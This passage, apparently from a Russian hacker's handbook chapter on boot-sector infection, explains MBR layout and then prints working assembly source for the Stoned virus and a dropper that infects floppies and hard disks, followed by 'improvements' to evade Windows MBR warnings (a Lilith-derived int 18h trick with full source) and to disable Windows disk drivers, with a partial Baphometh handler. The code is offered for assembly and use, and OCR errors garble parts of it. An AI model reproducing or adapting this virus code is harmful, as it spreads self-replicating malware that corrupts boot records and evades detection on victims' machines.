достаточно большой, чтобы содержать несколько операционных систем. Например, вы можете установить на одном жестком диске DOS, OS/2 и Unixall. *Master Boot Sector* делает возможным установку четырех разных операционных систем на одном диске. По вашему указанию он загружает и выполняет любую из них (хотя это требует дополнительного программного обеспечения — например, загрузочного администратора — *boot manager*).




Рис. 16. Загрузочный процесс жесткого диска

Для загрузки различных операционных систем диск делится на четыре раздела. Раздел — это часть диска, определяемая числом цилиндра/головки/сектора, где она начинается, и числом цилиндра/головки/сектора, где она кончается.

Процесс деления выполняется программой FDISK в DOS. Все FDISK устанавливает 64-байтовую область в *Master Boot Sector*, известную как Таблица разделов. Код в *Master Boot Sector* читает Таблицу разделов и определяет, где искать загрузочный сектор, который он должен загрузить.

Таблица разделов содержит четыре 16-байтовые записи, которые описывают четыре раздела на диске. Структура этих записей показана в табл. 13. Раздел активизируется настройкой первого байта записи до 80H. Неактивные разделы имеют в первом

байте ноль. То есть *Master Boot Sector* нужно лишь сканировать записи Таблицы разделов, найти этот флаг, рассчитать локацию первого сектора в активном разделе и затем загрузить его как загрузочный сектор. Логика этого процесса показана на *рис. 16*, а код для *Master Boot Sector* вы найдете ниже.

Вирус *Stoned* инфицирует жесткий диск точно так же, как дискету, но вместо **загрузочного** сектора операционной системы он перемещает *Master Boot Sector*. Маленький секрет программы FDISK заключается в том, что она всегда начинает первый раздел в цилиндре 0, головке 1, секторе 1. То есть все секторы на цилиндре 0 и головке 0 свободны и не используются — кроме сектора 1 (который содержит *Master Boot Sector*). Многие вирусы, включая *Stoned*, сохраняют свой код именно в этой области. При инфицировании жесткого диска вирус *Stoned* записывает оригинальный *Master Boot Sector* в цилиндр 0, головку 0, сектор 7, в затем загружает его во время запуска после того, как сам вирус становится резидентом памяти.

Главная загрузочная запись

.model small

.code

Загрузчик выполняется, когда эта программа начинает действие из окна подсказки DOS. Он читает Таблицу разделов и инсталлирует *Master Boot Sector* на диск C:.

ORG 100H

LOADER:

mov ax,201H ;читаем существующий главный загрузочный сектор

mov bx.OFFSETBUF

mov cx,1

mov dx,80H

int 13H

mov si,OFFSETBUF+ 1BEH

mov di,OFFSET PTABLE

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
mov cx,40H
rep movsb ;передвигаем таблицу разделов в новый сектор
mov ax,301H ;и записываем ее на диск
mov bx,OFFSET BOOT
mov cx,1
int 13H
mov ax,4C00H ;затем выход в DOS
int 21H
BUR ;область для чтения диска
```

Master Boot Sector стартует здесь:

```
ORG 7C00H
BOOT:
cli
xor ax,ax ;устанавливаем сегменты и стек
mov ds,ax
mov es,ax
mov ss,ax
mov sp,OFFSET BOOT
sti
mov si,OFFSET PTABLE ;находим активный раздел
mov cx,4
SRCH:
lodsb
cmp al,80H
je ACT_FOUND
add si,OFH
loop SRCH
mov si,OFFSET NO_OP ;ни одна ОС не найдена
```

ГЛАВА 6. Инфицирование загрузочного сектора

ERROR:

call DISP_STRING доказываем сообщение об ошибке

int 18H ;опробуем "основной загрузчик"

ACT_FOUND:

mov dl,al операционная система найдена

lodsb устанавливаем регистры на чтение

 ;ее загрузочного сектора

mov dh,al

lodsw

mov cx,ax

mov bx,OFFSET BOOT

mov ax,201H

push ex ,передвигаем главную загрузочную запись

 ;начала в офсет 600H!

mov si,bx

mov di,600H

mov cx,100H

rep movsw

pop ex

mov si,OFFSET MOVED - 7C00H + 600H

push si

ret ;и прыгаем сюда

MOVED:

int 13H загружаем загрузочный сектор

mov si,OFFSET NO_RD

jc ERROR доказываем сообщение, если нельзя читать

mov ax,OFFSET BOOT

push ax

ret ;прыгаем к загрузочному сектору ОС

Этот код показывает asciiz-строку в ds:si:

```
DISP_STRING:
    lodsb
    or     al,al
    jz     DSR
    mov    ah,0EH
    int     10H
DSR:
    ret
NO_OP  DB   'No operating system.',0
        ;"Операционной системы не имеется"
NO_RD  DB   'Cannot load operating system.',0
        ;"Не могу загрузить ОС"
        ORG   7DBEH
PTABLE DB   40H dup (?)
        ;Таблица разделов находится здесь
        DB    55H.0AAH
        END   LOADER
```

Вирус *Stoned* всегда инфицирует диск в загрузочное время. Если вы вставите зараженную дискету в дисковод (диск A:) и включите компьютер, *Stoned* прыгнет в C: при его загрузке.

Чтобы заразить жесткий диск, вирус должен прочитать существующий *Master Boot Sector* и убедиться, что диск еще не заражен. В отличие от *Kilroy*, если *Stoned* уже C:, это делает жесткий диск «не загружаемым». Причина этого в том, что «оригинальный» сектор является копией *Stoned*.

В результате образуется бесконечная петля загрузки и выполнения сектора в цилиндр 0, головку 0, сектор 7!

Чтобы определить себя, *Stoned* просто проверяет первые четыре байта загрузочного сектора. Этот вирус стартует с дальнего прыжка (0EAH), в то время как обычные загрузочные секторы ОС стартуют с короткого прыжка (E9), а *Master Boot Sectors* стартует вообще по-другому.

Поэтому дальний прыжок ясно дает понять, что вирус уже здесь.

Табл. 13. Записи Таблицы разделов

Офсет	Размер	Описание
0	1	Флаг активности: 0=неактивный раздел, 80H=раздел загрузки
1	1	Номер головки, где начинается раздел.
2	2	Номер сектора/цилиндра, где начинается раздел. Это значение используется в вызове к чтению BIOS INT 13H в регистре cx (например, номер сектора размещается в нижних 6 битах младшего байта, а номер цилиндра размещается в старшем байте и 2 верхних битах младшего байта).
4	1	Код операционной системы. Для стандартного DOS раздела с более чем 32 Мгб он равен 6.
5	1	Номер головки, где раздел заканчивается.
6	2	Номер сектора/цилиндра, где раздел заканчивается. Кодировается как регистр cx в вызове к INT 13H.
8	4	Абсолютный номер сектора, где раздел начинается - причем, цилиндр 0, головка 0, сектор 1 будет абсолютным сектором 0.
12	4	Размер раздела в секторах.

Попав на девственный диск, *Stoned* копирует в себя таблицу разделов и затем прописывается на диск в цилиндр 0, головку 0, сектор 1, выставя оригинальный *Master Boot Sector* в сектор 7. Простой, но очень эффективный процесс!

Инфицирование дискет

Вirus *Stoned* не инфицирует дискеты в загрузочное время. Он инфицирует их, когда получает доступ и устанавливается в память с помощью обработчика прерывания 13H. Обработчик прерывания 13H перехватывает все попытки чтения с дискет или записи на дискеты. При этом вирус использует фильтр и определяет, когда ему нужно активизировать свою деятельность. Этот фильтр выглядит так:

```
CMP AH,2 ;ищет функции 2 и 3
JB GOTO_BIOS ;в ином случае идет к обработчику BIOS int 13
CMP AH,4
JNB GOTO_BIOS
OR DL,DL ;мы читаем диск О?
JNE GOTO_BIOS ;нет, переходим к обработчику BIOS int 13
```

GOTOBIOS:

```
JMP DWORD PTRCS:[OLD_INT13] ;прыжок к старой int 13
```

Когда вирус активизируется, процесс **инфицирования** похож на **заражение** жесткого диска. Вирус загружает существующий загрузочный сектор и проверяет, заражена дискета или нет.

Если нет, вирус копирует копию оригинального загрузочного сектора в трек 0, головку 1, сектор 3, а себя переносит в трек 0, головку 0, сектор 1. Естественно, при инфицировании дискет вирусу *Stoned* не нужно копировать в себя Таблицу разделов.

Вирус *Stoned* может столкнуться с большой проблемой. Пусть пользователь выполняет программу, называемую **CALC**, которая хранится в виде EXE-файла в пяти последних треках дискеты. Когда он читает ее с диска DOS, каждый вызов к int 13h, совершаемый DOS, перехватывается вирусом.

Наш «зверек» обнюхивает загрузочный сектор и решает, заражена ли дискета. Обычно int 13h вызывается часто при загрузке крупных программ. Осмотр от трека 0 до конца диска заставляет дискету жужжать и замедляет процесс загрузки CALC.EXE. Пользователь начинает волноваться. Излишняя активность вируса вызывает **излишние** подозрения.

Stoned решает эту проблему, добавляя еще одно условие перед чтением загрузочного сектора дискеты: он проверяет, включен ли мотор драйва. Это легко выполнимо, потому что статус дисковых моторов сохраняется в байте 0000:043FH. Биты 0—3 этого **байта** соответствуют дисководам 0—3. Если бит=1, мотор включен. Вот код для этой проверки:

```
MOV AL,DS:[MOTOR_STATUS] ;статус дискового мотора
TEST AL,1 ;МОТОР диска 0 работает?
JNZ GOTO_BIOS ;да, пусть им управляет BIOS
CALL INFECTFLOPPY ;перейти к инфицированию дискеты в A:
```

Как видите, инфицирование производится только в том случае, если дисковый мотор отключен. То есть, если вы загружаете программу CALC.EXE, вирус активируется почти тут же — когда первый сектор будет прочитан. И эта активность окажется почти незаметной.

Логическая бомба

Stoned — это вирус, заряженный логической бомбой. Логическая бомба является куском кода, который при определенных условиях делает нечто неожиданное или разрушительное. Логическая бомба в *Stoned* у кого-то вызывает раздражение, у кого-то смех.

Когда загрузка производится с дискеты, *Stoned* один раз из восьми запусков показывает сообщение «Your PC is now Stoned!» — «Ваш ПК заражен вирусом Stoned».

Это выполняется с помощью тестирования 3 младших битов в младшем байте **внутреннего** таймера компьютера. Этот байт хранится 0000:046CH и **инкрементируется** аппаратным таймером примерно 18.9 раз в секунду.

Если все три младших бита равны нулю, вирус выдает сообщение. В ином случае он проводит обычный процесс загрузки.

Код для логической бомбы выглядит примерно так:

```
test BYTE PTR es:[TIMER],7 ;проверка 3 младших битов
jnz MESSAGE_DONE ;не ноль, пропустить сообщение
(MESSAGE DISPLAYROUTINE)
MESSAGE_DONE:
```

Листинг *Stoned*

Следующий код нужно ассемблировать в EXE-файл. Будучи выполненным под DOS, он загрузит вирус *Stoned* в диск A:. Будьте внимательны и удалите дискету после загрузки. Если вы не сделаете этого, то при рестарте компьютера ваш жесткий диск также будет заражен!

Как вы увидите, дизайн загрузчика отличается от вируса *Kilroy*. Вирус создан так, чтобы начало загрузочного сектора находилось в офсете 0, а не в обычном 7C00H. Дальний прыжок в начале *Stoned* подстраивает cs к 07C0H так, чтобы вирус мог выполняться в стартовом офсете 0.

Прошу заметить, что некоторые ссылки данных после START3 имеют добавленный к ним 7C00H. Это сделано по той причине, что сегмент данных не равен сегменту кода (ds=0). Но как только вирус прыгает в верхнюю память, все синхронизируется и данные адресуются нормально.

Вирус *Stoned* зарекомендовал себя одним из самых удачных вирусов в мире.

```
int13_off EQU 0004CH ;локация прерывания 13H
int13_Seg EQU 0004EH
```

```
.model small
.code
```

Следующие три определения являются данными BIOS, которые будут использоваться вирусом.

```
ORG 413H
MEM_SIZE DW ? ;размер памяти в килобайтах
ORG 43 FH
MOTOR_STATUS DB ? ;статус мотора дисководов
ORG 46CH
TIMER DD ? ;55 миллисекунд таймера компьютера

ORG 0
```

ГЛАВА 6. Инфицирование загрузочного сектора

Это Stoned — вирус загрузочного сектора. Первый дальний прыжок подстраивает cs, чтобы вирус работал правильно с начального офсета 0, а не с привычного для нас 7C00. Первые четыре байта этого кода (EA 05 00 0C) служат для того, чтобы вирус опознавал самого себя на дискете или жестком диске.

START1: DB 0EAH,5,0,0C0H,7 ;дальний прыжок к PTR START2

START2: JMP NEAR PTR START3 ;переходим к процедуре
;старта routine

Область данных для вируса:

DRIVENO DB 0 ;загрузочный диск: 0=дискета, 2=жесткий диск

OLDJNT13 DW 0,0 ;сегмент:офсет обработчика
;ВЮ8-прерывания 13H

HIMEM_JMP DW OFFSET HIMEM.0 ;прыжок к этому @ в
;верхней памяти

BOOT_SEC_START DW 7C00H.0 ;@ сегмента.офсета
;загрузочного сектора

Это вирусный обработчик прерывания 13H. Он отслеживает попытки чтения с дискеты или записи на дискету. Любая такая попытка перехватывается и вызывается подпрограмма INFECT_FLOPPY.

INTJ3H:

PUSH DS ;вирусный обработчик int 13h

PUSH AX

CMP AH,2 ;ищем функции 2 и 3

JB GOTO_BIOS ;иначе переходим к BIOS обработчику int 13h

CMP AH,4

JNB GOTO_BIOS

OR DL,DL ;мы читаем диск 0?

JNE GOTO_BIOS ;нет, переходим к BIOS-обработчику int 13h

```
XOR  AX,AX           ;да, активируем вирус
MOV  DS,AX           устанавливаем ds=0
MOV  AL,DS:[MOTOR_STATUS] ;статус дискового мотора  "
TEST AL,1           ;мотор диска 0 работает?
JNZ  GOTO_BIOS       ;да, пусть им управляет BIOS
CALL INFECT_FLOPPY ;начинаем инфицирование дискеты в A:
GOTO_BIOS: POP AX     восстанавливаем ax и ds
POP  DS              ;позволяем BIOS читать/писать
JMP  DWORD PTR CS:[OLD_INT13] ;прыгаем к старому int 13
```

Эта подпрограмма инфицирует дискету в A:. Она сначала проверяет дискету и смотрит, не заражена ли она. При этом она читает загрузочный сектор из ее памяти и сравнивает первые четыре байта с первыми четырьмя байтами вирусного загрузочного сектора, который уже загружен в память.

Если они различаются, подпрограмма инфекции переписывает оригинальный загрузочный сектор в цилиндр 0, головку 1, сектор 3 (последний сектор в корневой директории).

Пока корневая директория содержит меньше 16 записей, проблем не возникает. Затем вирус пишет себя в цилиндр 0, головку 0, сектор 1 (фактический загрузочный сектор).

INFECT_FLOPPY:

```
PUSH  BX             сохраняем все
        PUSH  CX
        PUSH  DX
        PUSH  ES
        PUSH  SI
        PUSH  DI
        MOV   SI,4
READ_LOOP:
MOV  AX,201H ;читаем загрузочный сектор с дискеты
        PUSH  CS
```

ГЛАВА 6. Инфицирование загрузочного сектора

```
POP     ES             ;es=cs (здесь)
MOV     BX.200H        ;читаем буфер в конце вируса
XOR     CX.CX          ;dx=cx=0
MOV     DX.CX          ;читаем цил. 0, гол. 0, сек. 1,
INC     CX             ;загрузочный сектор дискеты
PUSHF                    ;подделываем int 13h с помощью push/call
CALL    DWORD PTR CS:[OLD_INT13]
JNC     CHECK_BOOT_SEC ;если ошибки нет, проверяем bs
XOR     AX,AX          ;ошибка, попытка переустановки диска
PUSHF                    ;снова подделываем int 13h
CALL    DWORD PTR CS:[OLDJNT13]
DEC     SI             ;декрементируем счетчик
JNZ     READLOOP       ;снова пытаемся, если счетчик ОК
JMP     SHORT EXITJNFECT ;чтение не удалось, выход
NOP
```

Здесь мы определяем, был ли уже заражен загрузочный сектор с дискеты.

CHECK_BOOT_SEC:

```
XOR     SI,SI          ;si указывает на вирус в ram
MOV     DI.200H        ;di указывает на bs
CLD
PUSH    CS             ;ds=cs
POP     DS
LODSW    сравниваем первые 4 байта вируса
CMP     AX,[DI]        ;и смотрим, одинаковы ли они
JNE     WRITE_VIRUS    ;нет, устанавливаем вирус на дискету
        LODSW
CMP     AX,[DI+2]
JE      EXITJNFECT     одинаковы, уже заражена
```

WRITE_VIRUS: •

```
MOV  AX,301H ;записываем вирус на дискету в A:
MOV  BX,200H ;сначала помещает оригинальный загрузочный
MOV  CL,3 ;в сектор в цил. 0, гол. 1, сек. 3
MOV  DH,1 ;это последний сектор в корневой
PUSHF ;директории
CALL DWORD PTR CS:[OLD_INT13] ;подделываем int 13
JC    EXITJNFECT ;если ошибка, просто выходим
MOV  AX,301H ;иначе, записываем вирусный загрузочный XOR
BX,BX ;сектор в цил. 0, гол. 0, сек. 1
MOV  CL,1 ;отсюда в RAM
      XOR  DX,DX
      PUSHF ;подделываем int 13 в ROM BIOS
      CALL DWORD PTR CS:[OLD_INT13]
EXITJNFECT:
POP  DI ;выход подпрограммы инфицирования
POP  SI ;восстанавливаем все
      POP  ES
      POP  DX
      POP  CX
      POP  BX
      RET
```

Это стартовый код для вирусного загрузочного сектора, который выполняется при загрузке системы.

START3:

```
XOR  AX,AX ;старт загрузочного сектора Stoned
MOV  DS,AX ;установить ds=ss=0
CLI  ;отключаем прерывания для изменений стека
MOV  SS,AX
```


ГЛАВА 6. Инфицирование загрузочного сектора

```
MOV  SR7C00H   инициализируем стек в 0000:7C00
STI
MOV  AX,WORD PTR ds:[int13_Off]   ;получаем текущий
                                   ;вектор int 13h
MOV  DS:[OLD_INT13+7C00H],AX   сохраняем его здесь
MOV  AX,WORDPTRds:[int13_Seg]
MOV  DS:[OLD_INT13+7C02H],AX
MOV  AX,DS:[MEM_SIZE]   ;получаем размер памяти в 1K блоках
DEC  AX   ;вычитаем из него 2K
DEC  AX
MOV  DS:[MEM_SIZE],AX   сохраняем его обратно
MOV  CL,6   конвертируем размер памяти в
SHL  AX,CL   ;значение сегмента
MOV  ES,AX   ;и помещаем его в es
MOV  DS:[HIMEM_JMP+7C02H],AX   сохраняем сегмент здесь
MOV  AX,OFFSET INT 13H   ;перехватываем прерывание 13H
WORDPTRds:[int13_Off],AX   ;в верхней памяти
MOV  WORD PTR ds:[int13_Seg],ES
MOV  CX,OFFSET ENDVIRUS   перемещаем это в верхнюю память
PUSH  CS
POP   DS   ;cs=7C0H из дальнего прыжка в начало
XOR  SI,SI   ;si=di=0
MOV  DI,SI
CLD
REP  MOVSB   ;передвигаем вирус в верхнюю память
JMP  DWORD PTR CS:[HIMEM_JMP]   ;и переходим
HIMEM:   ;сюда в верхней памяти
        MOV  AX,0   переустановка диска
        INT  13H
XOR  AX,AX
MOV  ES,AX   ;es=0
```

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
MOV AX,201H ;готовимся к загрузке оригинального
; загрузочного сектора

MOV BX,7C00H

CMP BYTE PTR CS:[DRIVE_NO],0 ;с какого диска идет загрузка?
JE FLOPPY_BOOT ;ОК, загрузка с дискеты, выполняем
HARD_BOOT:

MOV CX,7 ;иначе, загружаемся с жесткого диска
MOV DX,80H ;читаем цилиндр 0, головка 0, сектор 7
INT 13H ;где хранится оригинальный сектор
JMP GO_BOOT ;прыгаем к нему

FLOPPY_BOOT:

MOV CX,3 ;загрузка с дискеты
MOV DX,100H ;читаем цилиндр 0, головка 1, сектор 3
INT 13H ;где находится оригинальный загрузочный сектор
JC GO_BOOT ;если ошибка, вся работа впустую!

TEST BYTE PTR ES:[TIMER],7 ;один раз за 8 загрузок показываем
JNZ MESSAGEDONE сообщение, если нет других
MOV SI,OFFSET STONED_MSG1 сообщений системы
PUSH CS
POP DS ;ds=cs

MSG_LOOP:

LODSB ;получаем байт для al
OR AL,AL ;al=0?
JZ MESSAGE_DONE ;да, все сделано

MOV AH,0EH ;доказываем байт, используя BIOS
MOV BH,0
INT 10H
JMP SHORT MSG_LOOP ;идем получать другой
```

ГЛАВА 6. Инфицирование загрузочного сектора

MESSAGE_DONE:

PUSH CS

POP ES ;es=cs

MOV AX,201H ;попытка читать загрузочный сектор

;жесткого диска

MOV BX,200H ;чтобы заразить его, если он еще не тронут

MOV CL,1

MOV DX,80H

INT 13H

JC GO_BOOT ;попытка загрузки, если ошибка при чтении

PUSH CS

POP DS ;проверка первых 4 байтов загрузочного

;сектора жесткого диска. Смотрим, является

MOV SI,200H ;ли диск зараженным

MOV DI,0

LODSW

CMP AX,[DI] ;проверка 2 байтов

JNE INFECT_HARD_DISK ;разные, инфицируем жесткий диск

LODSW

CMP AX,[DI+2] ;проверка следующих 2 байтов

JNE INFECT_HARD_DISK ;разные, инфицируем жесткий диск

GO_BOOT: MOV CS:[DRIVE_NO],0 ;ноль, эта дискета инфицирована

JMP DWORD PTRCS:[BOOT_SEC_START] ;прыжок в 0000:7C00

INFECT_HARD_DISK:

MOV CS:[DRIVE_NO],2 ;флаг указывает на загрузочный сектор

;жесткого диска

MOV AX,301H ;пишем здесь оригинальный сектор

MOV BX,200H ;(цил. 0, гол. 0, сек. 7)

MOV CX,7

MOV DX,80H

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
INT    13H
JC      GO_BOOT          ;ошибка, выход
PUSH    CS
POP      DS
PUSH    CS
POP      ES              ;ds=cs=es=верхняя память
MOV     SI,OFFSETPART_TABLE + 200H
MOV     DI,OFFSET PART_TABLE перемещаем таблицу разделов в
MOV     CX,242H          ;вирусный загрузочный сектор
REP     MOVSB            ;242H очищает оригинальный
                        ;загрузочный сектор в ram
MOV     AX,0301H         ;пишем его в раздел загрузочного сектора
XOR     BX,BX            ;в цил. 0, гол. 0, сек. 1
INC     CL
INT     13H
JMP     SHORT GO_BOOT    ;прыжок к оригинальному
                        ;загрузочному сектору
```

Сообщения и пустое пространство:

```
STONED_MSG1 DB 7,'Your PC is now Stoned!';7,0DH,0AH,0AH,0
STONED_MSG2 DB 'LEGALISE MARIJUANA!'
```

```
ENDVIRUS:          .конец вируса
DB  0,0,0,0,0,0    ;пустое пространство, не использовать
```

PART_TABLE: пространство для Таблицы разделов C:

```
DB  16 dup (0)      ;запись раздела 1
DB  16 dup (0)      ;запись раздела 2
DB  16 dup (0)      ;запись раздела 3
DB  16 dup (0)      ;запись раздела 4
DB  0,0             ; ID загрузочного сектора (обычно 55 AA)
```

ГЛАВА 6. Инфицирование загрузочного сектора

Это вирусный загрузчик. При выполнении из DOS эта подпрограмма получает вызов и инфицирует A: вирусом *Stoned*.

LOADER:

```
push  cs      устанавливаем ds=es=cs
      pop  es
      push cs
      pop  ds

mov  ax,201H   ;читаем загрузочный сектор
      mov  bx,OFFSET BUF   ;в буфер
      mov  cx,1
      mov  dx,0
      int  13H
      jnc  LOAD1

mov  ax,201H   ;делаем это дважды, чтобы компенсировать
      int  13H   возможную замену дискеты
```

LOAD1:

```
mov  ax,301H   записываем оригинальный загрузочный
      ;сектор на диск
      mov  cx,3
      mov  dx,100H
      int  13H

mov  ax,301H   ;запись вируса в загрузочный сектор
      mov  bx,0
      mov  cx,1
      mov  dx,0
      int  13H

mov  ax,4C00H   ;затем выход в DOS
      int  21H
```

```
BUF db 512 dup (?) ;буфер для чтения/записи на диск
.stack                вставляем место для стека в EXE-файле
END    LOADER
```

Решение проблем и развитие индивидуальных черт вируса

Очевидно, вы уже заметили, что при работе в Windows дроппер не работает. Более того, после инфицирования HDD система показывает окно с сообщением и предупреждает пользователя об изменении MBR. Даже если вы выполните дроппер в MS-DOS, вирус не будет инфицировать диски под системой Windows.

Проблема заключается в том, что Windows не позволяет «прямой» доступ к дискам с помощью int 13h. Самым легким способом обхода данного затруднения является применение ложного вызова к int 13h. Вместо записи int 13h вы можете написать:

```
pushf
call dword ptrcs:[OriginalInt13h]
```

OriginalInt13h нужно заполнить сегментом/офсетом оригинального прерывания 13h:

```
push ax si ds
xor ax,ax
mov ds,ax
```

ldssi,ds:[13h*4] ;загружаем сегмент и офсет int13 в ds:si

```
mov word ptr cs:[OriginalInt13h],si
mov word ptr cs:[OriginalInt13h+2],ds
pop ds si ax
```

Затем вы используете PUSHF/CALL и выполняете вызов int 13h даже в том случае, если работаете в Windows.

Рассмотрим вторую проблему. Почему Windows отображает окно сообщений? Ведь ОС лжет, говоря пользователю об изменении MBR. Она даже не проверяла MBR. Windows просто проверяет адрес ISR 13h, и если тот не указывает на чтение только в памяти (что означает перехват прерывания), она показывает предупреждающее сообщение. Значит, нам нужно заставить int 13h указывать на чтение только в памяти. Хорошее решение нашел анонимный автор, создавший вирус *Lilith*.

Lilith сначала осматривает ROM (0F000:0000 -> 0F000:FFFF) и ищет опкод int 18h (равный 18CDh). Затем вирус заставляет int 13h указывать на адрес, где был найден опкод int 18h и перехватывает int 18h, заменяя его на адрес вирусного обработчика. Когда int 13h получает вызов для первого прыжка в ROM, в этом адресе выполняется int 18h (который совершает прыжок к вирусному коду). Ниже приведена модификация *Lilith*, которая не позволяет Windows определять наличие вируса.

..... Исходный код **вируса----**

.286

Virus segment para private 'code' assume CS:Virus

ORGO

Start:

jmp \$+3Ch+3

pop

db 3Ch dup(?)

xor ax,ax

cli

mov ss,ax

mov sp,7c00h

»

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

sti

mov ds.ax

int 12h

dec ax

mov ds:[0413h],ax

shlax,6

mov es.ax

mov si,7C00h

xor di.di

mov cx.TheEnd - Start

rep movsb

push es ;вталкиваем в стек адрес вновь назначенной памяти,

push offset InMem

retf ;и прыгаем туда

InMem:

xor ax,ax

mov es.ax устанавливаем ES до нуля (таблица прерываний)

mov ax.OFOOOh заставляем DS указывать на начало ROM.

mov ds.ax

xor si,si ;начинаем поиск в нулевом офсете

int18hl_oopy:

cmp word ptr ds:[si],18CDh ;поиск опкода int 18h

je FoundInt18h ;если найден, выход

inc si ;иначе проверяем следующие два байта

cmp si.OFFFFh продолжаем эту петлю, пока опкод не

ГЛАВА 6. Инфицирование загрузочного сектора

```
    ; будет найден
jne int1 8hLoopy    ; или пока SI = FFFF

lea ax, NewInt13h+3 ; если опкод int 18h не был найден
movbx.cs    ; перехватываем int 13h обычным образом
cli
xchg ax.word ptres:[13h*4]
xchg bx.word ptres:[13h*4+2]
mov word ptres:[0F6h*4], ax
mov word ptres:[0F6h*4+2], bx
sti
jmp Reboot
```

FoundInt18h: ; если опкод был найден, выполнение
 продолжится здесь,

```
                ; с адресом опкода int 1 8h в F000:SI
xor ax, ax
mov ds, ax    ; ds = 0 (таблица прерываний)

cli
les bx, ds:[13h*4]    ; загружаем адрес строки
                ; первоначального int 13h в es:bx
movds:[0F6h*4], bx    ; делаем int 0F6h =
                ; первоначальному int 13h
movds:[0F6h*4+2], es
mov ds:[13h*4], si    ; перехват int 13h на адрес, где был
mov word ptr ds:[13h*4+2], 0F000h ; найден опкод int 18h
mov word ptr ds:[18h*4], offset NewInt13h ; затем
                ; заставляем int 18h указывать
mov ds:[18h*4+2], cs    ; на код вируса

sti

Reboot:
```

int 19h

NewInt13h:

add sp,6 ;не забудьте об этом ADD SP,6 в начале
;вашей службы int 13h, если будете

;ИСПОЛЬЗОВАТЬ эту технику!

Когда программа выполняет int 13h, CPU сначала вталкивает в стек флаги, затем идет cs:ip следующей инструкции, далее мы прыгаем к опкоду int 18h, который снова вталкивает в стек флаги, после чего следует другая пара cs:ip.

Вы должны избавиться от 3 значений, которые int 18h вталкивает в стек, иначе CPU прыгнет мимо опкода int 18h (что приведет к зависанию системы при выполнении IRET. ADD SP,6 перемещает указатель стека на 6 байтов вверх, гарантируя, что вызов int 18h никогда не случится).

Ниже представлен стандартный код вируса загрузочного сектора.

```
cmp ah,2  
jne NotForUs  
cmp cx,1  
jne NotForUs  
cmp dh,0  
jne NotForUs
```

```
int 0F6h  
jne ViralStuff  
retf2  
NotForUs:  
int 0F6h  
retf2
```

```
ViralStuff:  
pushf  
pusha  
push es
```

ГЛАВА 6. Инфицирование загрузочного сектора

```
push ds
cmp es:[bx-boffset InfectionMarker],'CB'
jne Infect
movax,0201h
call GetBSMBRSector
int 0F6h
jmp Return
```

```
Infect:
movax,0301h
call GetBSMBRSector
int 0F6h
push es cs
pop es ds
```

```
mov si,bx
add si,2
leadi,[Start+2]
mov cx,3Gh
rep movsb
movsi.bx
add bx.offset PartitionTable
lea di,PartitionTable
mov cx, 64
rep movsb
movax,0301h
xor bx.bx
movcx, 1
movdh.O
int 0F6h
```

```
return:
popds
popes
popa
popf
retf2
```

GetBSMBRSector:

```
ordl.dl  
jsHDD  
mov cx,14  
movdh,1  
ret
```

```
HDD:  
mov cx,2  
mov dh,0  
ret
```

```
InfectionMarker dw 'CB'
```

```
ORG 1BEh
```

```
PartitionTable db 64 dup('X')  
db 55h, 0AAh
```

```
TheEnd label byte
```

```
Virus ends  
end start
```

—Конец исходного кода—

Теперь давайте подумаем, почему в Windows диски не инфицируются простыми загрузочными вирусами? Потому что Windows использует свои собственные (32-битные) службы доступа к дискам. Если мы удалим их, Windows придется обратиться к нашим старым знакомым — службам BIOS routines. И тогда мы сможем инфицировать диски, даже работая в Windows.

Для этого нужно удалить драйвер дискет (int 21h/ Func 41h), который находится в C:\WINDOWS\SYSTEM\IOSUBSYS\HSFLOP.PDR.

Отличным примером данного метода может служить следующая часть вируса ***Baphometh v1.0***. Кстати, в *Baphometh* имеется новая черта, присущая многоцелевым вирусам. Данная «зверушка»

заражает не только загрузочные секторы и главные загрузочные записи, но и прочие файлы. Для этого вирус перехватывает `int 21h`.

Всё* **Б** **Ы** **Л** о бы просто, но MS-DOS еще не загружен в тот момент, когда выполняется код вируса (то есть во время загрузки). Чтобы перехватывать функции и прерывания MS-DOS, мы должны дождаться загрузки MS-DOS.

Для этого авторы вирусов используют перехват `int 1Ch` или `int 8h` (таймеры, которые вызываются 18.2 раза в секунду). В них инсталлируются счетчики. Если вам требуется ожидание в 5 секунд, вы устанавливаете счетчик на $5 * 18.2$. Когда MS-DOS загружается, вы получаете в свое распоряжение весь набор ее функций.

Здесь возникает новая проблема: компьютеры имеют разные скорости. Метод может вызвать зависание, если компьютер медленный, то есть 5 секунд пройдет, а MS-DOS так и не загрузится. Зависание произойдет и в том случае, если компьютер слишком быстрый, то есть через 5 секунд уже будет производиться загрузка Windows.

Именно поэтому вирус *Baphometh* (v2.1) начал использовать другой метод, который называется методом CTRL-ALT-DEL. Он не привязан к таймерным прерываниям, а проверяет векторы `int 20h` и `int 21h` (полагая, что при загрузке DOS сегменты `int 20h` и `int 21h` уже не равны нулю).

Обработчик `int 13h` вируса *Baphometh* v2.1 выглядит следующим образом:

EvilInt13h:

pushf

cmp ah,0F2h ;чек (проверка) на инсталляцию

jne NoInstallCheck

movbx,4321h

popf

iret

NoInstallCheck:

pusha ;служба обработки начинается здесь

push ds

Варфоломей Собейкис. АЗБУКА ХАКЕРА-3

```
cmp byte ptr cs:[DosFinishedLoading],1 ;выход из
;службы, если обнаружено,
je DontHookInt21hYet ;что DOS уже загружена
xor ax,ax
mov ds,ax ;ds = таблица прерываний
mov ax,ds:[21h*4+2] ;ax = сегмент int 21h
